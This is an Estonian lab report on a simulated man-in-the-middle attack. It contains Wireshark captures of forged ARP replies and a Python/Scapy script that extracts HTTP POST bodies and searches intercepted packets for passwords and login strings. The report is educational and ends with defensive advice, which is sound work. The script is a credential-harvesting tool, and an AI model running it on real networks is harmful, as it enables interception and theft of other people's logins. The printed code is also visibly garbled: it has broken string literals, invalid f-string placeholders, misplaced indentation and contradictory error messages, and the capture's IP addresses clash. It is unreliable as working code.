


Võrgu turbetestimise ja analüüsi aruanne


Käesolev dokument koondab võrguliikluse analüüsi ja Man-in-the-Middle (MITM) rünnaku simuleerimise töövoogu. Testimisel kasutati Kali Linux operatsioonisüsteemi, ARP-spoofing meetodit ning Wireshark ja Python (Scapy) tööriistu liikluse analüüsimiseks.




Võrgu skaneerimine Nmap-ga ja gateway tuvastamine




ARP Spoofing rünnaku käivitamine



ARP Spoofing aktiivne ja pakettide vahetus



Liikluse analüüs Wiresharkiga



TLS kätluse (Client Hello) analüüs Wiresharkis


robot-to-server.pcapng

No.	Time	Source	Destination	Protocol	Length	Info
56	10.46551359	Intel f4:1d:75	PNLINKTECHNO_96:99:..	ARP	42	192.168.0.1 is at 90:cc:df:f4:1d:75 (duplicate use of 192.168.0.94 detected!)
181	12.266624679	Intel f4:1d:75	e2:52:db:51:3e:80	ARP	42	192.168.8.94 is at 90:cc:df:f4:1d:75
182	12.466864867	Intel f4:1d:75	PNLINKTECHNO_96:99:..	ARP	42	192.168.8.1 is at 90:cc:df:f4:1d:75 (duplicate use of 192.168.0.94 detected!)
183	14.266282460	Intel f4:1d:75	e2:52:db:51:3e:80	ARP	42	192.168.8.94 is at 90:cc:df:f4:1d:75
184	14.467159905	Intel f4:1d:75	PNLINKTECHNO_96:99:..	ARP	42	192.168.0.1 is at 90:cc:df:f4:1d:75 (duplicate use of 192.168.0.94 detected!)
185	16.266549969	Intel f4:1d:75	e2:52:db:51:3e:80	ARP	42	192.168.8.94 is at 90:cc:df:f4:1d:75
186	16.467305107	Intel f4:1d:75	PNLINKTECHNO_96:99:..	ARP	42	192.168.0.1 is at 90:cc:df:f4:1d:75 (duplicate use of 192.168.0.94 detected!)
128	18.266748113	Intel f4:1d:75	e2:52:db:51:3e:80	ARP	42	192.168.8.94 is at 90:cc:df:f4:1d:75
129	18.467383655	Intel f4:1d:75	PNLINKTECHNO_96:99:..	ARP	42	192.168.8.1 is at 90:cc:df:f4:1d:75 (duplicate use of 192.168.8.94 detected!)
130	20.267639839	Intel f4:1d:75	e2:52:db:51:3e:80	ARP	42	192.168.8.94 is at 90:cc:df:f4:1d:75
131	20.467816099	Intel f4:1d:75	PNLINKTECHNO_96:99:..	ARP	42	192.168.0.1 is at 90:cc:df:f4:1d:75 (duplicate use of 192.168.0.94 detected!)
132	22.267147493	Intel f4:1d:75	e2:52:db:51:3e:80	ARP	42	192.168.8.94 is at 90:cc:df:f4:1d:75
133	24.267261036	Intel f4:1d:75	PNLINKTECHNO_96:99:..	ARP	42	192.168.8.1 is at 90:cc:df:f4:1d:75 (duplicate use of 192.168.8.94 detected!)
213	24.267261036	Intel f4:1d:75	e2:52:db:51:3e:80	ARP	42	192.168.8.94 is at 90:cc:df:f4:1d:75
216	24.468297351	Intel f4:1d:75	PNLINKTECHNO_96:99:..	ARP	42	192.168.8.1 is at 90:cc:df:f4:1d:75 (duplicate use of 192.168.8.94 detected!)
215	26.267339335	Intel f4:1d:75	e2:52:db:51:3e:80	ARP	42	192.168.8.94 is at 90:cc:df:f4:1d:75
263	26.468434591	Intel f4:1d:75	PNLINKTECHNO_96:99:..	ARP	42	192.168.0.1 is at 90:cc:df:f4:1d:75 (duplicate use of 192.168.0.94 detected!)
317	28.267593062	Intel f4:1d:75	e2:52:db:51:3e:80	ARP	42	192.168.8.94 is at 90:cc:df:f4:1d:75
318	28.468639647	Intel f4:1d:75	PNLINKTECHNO_96:99:..	ARP	42	192.168.8.1 is at 90:cc:df:f4:1d:75 (duplicate use of 192.168.8.94 detected!)
319	30.267715731	Intel f4:1d:75	e2:52:db:51:3e:80	ARP	42	192.168.8.94 is at 90:cc:df:f4:1d:75
320	30.468824913	Intel f4:1d:75	PNLINKTECHNO_96:99:..	ARP	42	192.168.0.1 is at 90:cc:df:f4:1d:75 (duplicate use of 192.168.0.94 detected!)
324	32.267882380	Intel f4:1d:75	e2:52:db:51:3e:80	ARP	42	192.168.8.94 is at 90:cc:df:f4:1d:75
326	32.468919920	Intel f4:1d:75	PNLINKTECHNO_96:99:..	ARP	42	192.168.8.1 is at 90:cc:df:f4:1d:75 (duplicate use of 192.168.8.94 detected!)
327	34.269009276	Intel f4:1d:75	e2:52:db:51:3e:80	ARP	42	192.168.0.94 is at 90:cc:df:f4:1d:75
328	34.469022722	Intel f4:1d:75	PNLINKTECHNO_96:99:..	ARP	42	192.168.8.1 is at 90:cc:df:f4:1d:75 (duplicate use of 192.168.8.94 detected!)
329	36.269263477	Intel f4:1d:75	e2:52:db:51:3e:80	ARP	42	192.168.8.94 is at 90:cc:df:f4:1d:75
330	36.469185422	Intel f4:1d:75	PNLINKTECHNO_96:99:..	ARP	42	192.168.0.1 is at 90:cc:df:f4:1d:75 (duplicate use of 192.168.0.94 detected!)
333	38.269360446	Intel f4:1d:75	e2:52:db:51:3e:80	ARP	42	192.168.8.94 is at 90:cc:df:f4:1d:75
334	38.469401601	Intel f4:1d:75	PNLINKTECHNO_96:99:..	ARP	42	192.168.8.1 is at 90:cc:df:f4:1d:75 (duplicate use of 192.168.8.94 detected!)
335	40.269617804	Intel f4:1d:75	e2:52:db:51:3e:80	ARP	42	192.168.8.94 is at 90:cc:df:f4:1d:75
336	40.469707055	Intel f4:1d:75	PNLINKTECHNO_96:99:..	ARP	42	192.168.0.1 is at 90:cc:df:f4:1d:75 (duplicate use of 192.168.0.94 detected!)
337	42.269862124	Intel f4:1d:75	e2:52:db:51:3e:80	ARP	42	192.168.8.94 is at 90:cc:df:f4:1d:75
338	42.469883702	Intel f4:1d:75	PNLINKTECHNO_96:99:..	ARP	42	192.168.0.1 is at 90:cc:df:f4:1d:75 (duplicate use of 192.168.0.94 detected!)
339	44.269977160	Intel f4:1d:75	e2:52:db:51:3e:80	ARP	42	192.168.8.94 is at 90:cc:df:f4:1d:75
340	44.470189260	Intel f4:1d:75	PNLINKTECHNO_96:99:..	ARP	42	192.168.8.1 is at 90:cc:df:f4:1d:75 (duplicate use of 192.168.8.94 detected!)
343	46.269217886	Intel f4:1d:75	e2:52:db:51:3e:80	ARP	42	192.168.8.94 is at 90:cc:df:f4:1d:75

Frame 137: Packet, 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface wlan0, id 0
 Ethernet II, Src: Intel f4:1d:75 (90:cc:df:f4:1d:75), Dst: PNLINKTECHNO_96:99:.. (a8:96:09:96:99:04)
 Address Resolution Protocol (reply)
 Duplicate IP address detected for 192.168.8.1 (90:cc:df:f4:1d:75) - also in use by e2:52:db:51:3e:80 (192.168.8.94) [frame showing earlier use of IP address: 136]
 [Seconds since earlier frame seen: 0]
 Duplicate IP address detected for 192.168.8.94 (a8:96:09:96:99:04) - also in use by 90:cc:df:f4:1d:75 (192.168.8.1) [frame showing earlier use of IP address: 136]
 [Seconds since earlier frame seen: 0]

Address Resolution Protocol Protocol Packets: 602 / Displayed: 281 (46.68%) Profile

Duplicate IP addressi hoitud Wiresharkis



Analüüsi skriptide failistruktuur

```

1 import os
2 from scapy.all import PcapReader, IP, TCP, UDP, ICMP
3 from scapy.layers.http import HTTPRequest
4
5 def analoosi_pcap(sisend_pcap, http_valjund, ip_valjund, paroolide_valjund):
6     print(f"Valmistan faili {sisend_pcap} töötlemist...")
7
8     # Kogeme IP-paare kujud: (src_ip, dst_ip, protokoll, ttl)
9     unikaalsed_ipd = set()
10     post_count = 0
11     paroolide_count = 0
12
13     # Protokollide numbrid tekstiks
14     protokollide_nimed = {1: "ICMP", 6: "TCP", 17: "UDP"}
15
16     # Avame kõik valjundfailid korraga
17     with open(http_valjund, "w", encoding="utf-8") as http_file, \
18         open(paroolide_valjund, "w", encoding="utf-8") as pass_file:
19
20         with PcapReader(sisend_pcap) as pcap_paketid:
21             for packet_idx, packet in enumerate(pcap_paketid, 1):
22
23                 # 1. OSA: IP detaillide kogumine (IP, TTL, Protokoll)
24                 if packet.haslayer(IP):
25                     src_ip = packet[IP].src
26                     dst_ip = packet[IP].dst
27                     ttl = packet[IP].ttl
28                     proto_num = packet[IP].proto
29                     proto_nimi = protokollide_nimed.get(proto_num, f"Muu ({proto_num})")
30
31                     # Lisame set-i unikaalse kombinatsiooni
32                     unikaalsed_ipd.add((src_ip, dst_ip, proto_nimi, ttl))
33
34                 # 2. OSA: HTTP POST päringute püüdmine (http.request.method == "POST")
35                 if packet.haslayer(HTTPRequest):
36                     http_layer = packet[HTTPRequest]
37                     method = http_layer.Method.decode('utf-8', errors='ignore') if http_layer.Method else ""
38
39                     if method == "POST":
40                         host = http_layer.Host.decode('utf-8', errors='ignore') if http_layer.Host else "Tundmatu"
41                         path = http_layer.Path.decode('utf-8', errors='ignore') if http_layer.Path else ""
42
43                         http_file.write(f"--- HTTP POST PÄRING # {post_count + 1} (Pakett # {packet_idx}) ---\n")
44                         http_file.write(f"URL: http://{host}{path}\n")
45
46                         # POST päringu sisu (payload) guindamine
47                         if packet.haslayer(TCP) and packet[TCP].payload:
48                             payload = bytes(packet[TCP].payload)
49                             if b"r\n\r\n" in payload:
50                                 sisu = payload.split(b"r\n\r\n", 1)[1]
51                                 if sisu:
52                                     sisu_tekst = sisu.decode('utf-8', errors='ignore').strip()
53                                     if sisu_tekst:
54                                         http_file.write(f"Sisu (Payload): {sisu_tekst}\n")
55
56                         http_file.write(f"--- * 50 * ---\n")
57                         post_count += 1
58
59                 # 3. OSA: "password" otsingute pakettide (frame contains "password")
60                 raw_bytes = bytes(packet)
61                 if b"password" in raw_bytes.lower() or b"passwd" in raw_bytes.lower():
62                     # Üritame dekodeerida loetavaks tekstiks, asendades vigased sümbolid
63                     tekstina = raw_bytes.decode('utf-8', errors='ignore')
64
65                     pass_file.write(f"--- LEITUD HUVITAV PAKETT # {packet_idx} ---\n")
66                     if packet.haslayer(IP):
67                         pass_file.write(f"Uhendus: {packet[IP].src} -> {packet[IP].dst}\n")
68
69                     # Võtame teksti, puhastame tühjad read ja kirjutame faili
70                     pass_file.write(f"Paketi sisu (kust teiti vante):\n")
71                     for rida in tekstina.splitlines():
72                         if any(x in rida.lower() for x in ["pass", "user", "login", "admin"]):
73                             pass_file.write(f"> {rida.strip()}\n")
74
75                     pass_file.write(f"--- * 50 * ---\n")
76                     paroolide_count += 1
77
78                 # Progressi kuvamine konsolis suuremate failide puhul
79                 if packet_idx % 10000 == 0:
80                     print(f"Töödeldud {packet_idx} paketti...")
81
82                 # 4. OSA: Unikaalsete IP-ühenduste kirjutamine faili
83                 print(f"Kirjutatakse unikaalsed IP-ühendused faili {ip_valjund}...")
84                 with open(ip_valjund, "w", encoding="utf-8") as ip_file:
85                     ip_file.write(f"Kokku leiti {len(unikaalsed_ipd)} unikaalset ühendust koos protokolliga ja TTL-iga.\n")
86                     ip_file.write(f"--- * 85 * ---\n")
87                     ip_file.write(f"SOURCE IP: <22> -> {DESTINATION IP: <22>} | {PROTO: <8>} | {TTL: <5>}\n")
88                     ip_file.write(f"--- * 85 * ---\n")
89
90                 # Sorteerime tulemuse mugavaks lugemiseks (IP-ühenduste järgi)
91                 for src, dst, proto, ttl in sorted(unikaalsed_ipd):
92                     ip_file.write(f"src: <22> -> {dst: <22>} | {proto: <8>} | {ttl: <5>}\n")
93
94                 print("\n Töö valmis!")
95                 print(f"1. HTTP POST päringud: {http_valjund} (leiti {post_count} tk)")
96
97                 if paroolide_count > 0:
98                     print(f"2. Potentsiaalsed paroolid salvestatud: {paroolide_valjund} (leiti {paroolide_count} kahtlast paketti)")
99                 else:
100                     print("2. Otsing 'password' ei andnud ühtegi tulemust.")
101
102                 print(f"3. IP nimekiri salvestatud: {ip_valjund} (leiti {len(unikaalsed_ipd)} unikaalset rida)")
103
104     # --- KÄIVITAMINE ---
105     if __name__ == "__main__":
106         print(f"PCAP/PCAPNG ANALÜSAATOR")
107
108         # Küsime kasutajalt faili nime
109         sisend_fail = input("Sisesta uuritava PCAP/PCAPNG faili nimi või tee: ").strip()
110
111         # Kontrollime imbritsevad jätumärgid, kui kasutaja lohistas faili otse terminali
112         sisend_fail = sisend_fail.strip("\\")
113
114         # Kontrollime, kas fail on reaalselt olemas
115         if not os.path.exists(sisend_fail):
116             print("Viga: Faili nime ei sisestatud!")
117         elif not os.path.isfile(sisend_fail):
118             print("Viga: Faili nimetus '{sisend_fail}' ei leitud progneest kaustast.")
119         else:
120             print("Vendu, et fail asub samas kaustas selle skriptiga või sisesta täis-tee.")
121
122         # Kui fail on olemas, loome väljundfailide nimed sisendfaili nime põhjal
123         http_nimi = os.path.splitext(os.path.basename(sisend_fail))[0]

```

Pythoni skripti (pcpng-analys.py) sisu

```
pcapng-analys.py 2_robot-to-server_ip_laiendatud.txt

1 Kokku leiti 21 unikaalset ühendust koos protokolliga ja TTL-iga.
2
3 SOURCE IP      → DESTINATION IP    | PROTO | TTL
4
5 104.21.67.201   → 192.168.8.110 | TCP    | 48
6 142.251.142.227 → 192.168.8.110 | TCP    | 114
7 142.251.154.2    → 192.168.8.110 | UDP    | 51
8 142.251.155.119 → 192.168.8.110 | TCP    | 114
9 142.251.28.106  → 192.168.8.110 | UDP    | 51
10 192.168.8.1     → 192.168.8.110 | TCP    | 64
11 192.168.8.1     → 192.168.8.110 | UDP    | 64
12 192.168.8.110   → 104.21.67.201 | TCP    | 64
13 192.168.8.110   → 142.251.142.227 | TCP    | 64
14 192.168.8.110   → 142.251.154.2 | UDP    | 64
15 192.168.8.110   → 142.251.155.119 | TCP    | 64
16 192.168.8.110   → 142.251.38.106 | UDP    | 64
17 192.168.8.110   → 192.168.8.1   | TCP    | 64
18 192.168.8.110   → 192.168.8.1   | UDP    | 64
19 192.168.8.110   → 216.239.32.36 | ICMP   | 64
20 192.168.8.110   → 216.239.32.36 | UDP    | 64
21 192.168.8.110   → 54.167.136.58 | TCP    | 64
22 192.168.8.110   → 74.125.131.188 | TCP    | 64
23 216.239.32.36   → 192.168.8.110 | UDP    | 51
24 54.167.136.58   → 192.168.8.110 | TCP    | 233
25 74.125.131.188  → 192.168.8.110 | TCP    | 98
```

Skripti väljund (IP analüüs)

Järeldus

Testimine kinnitas, et ARP-spoofing võimaldab suunata võrguliiklust läbi ründaja masina, mida on võimalik edukalt analüüsida Wiresharkiga ning automatiseerida Pythoni skriptidega. Sarnaste rünnakute vastu on soovitatav kasutada ARP-inspekteerimist (Dynamic ARP Inspection) ja krüpteeritud protokolle (nt DNSSEC, TLS 1.3).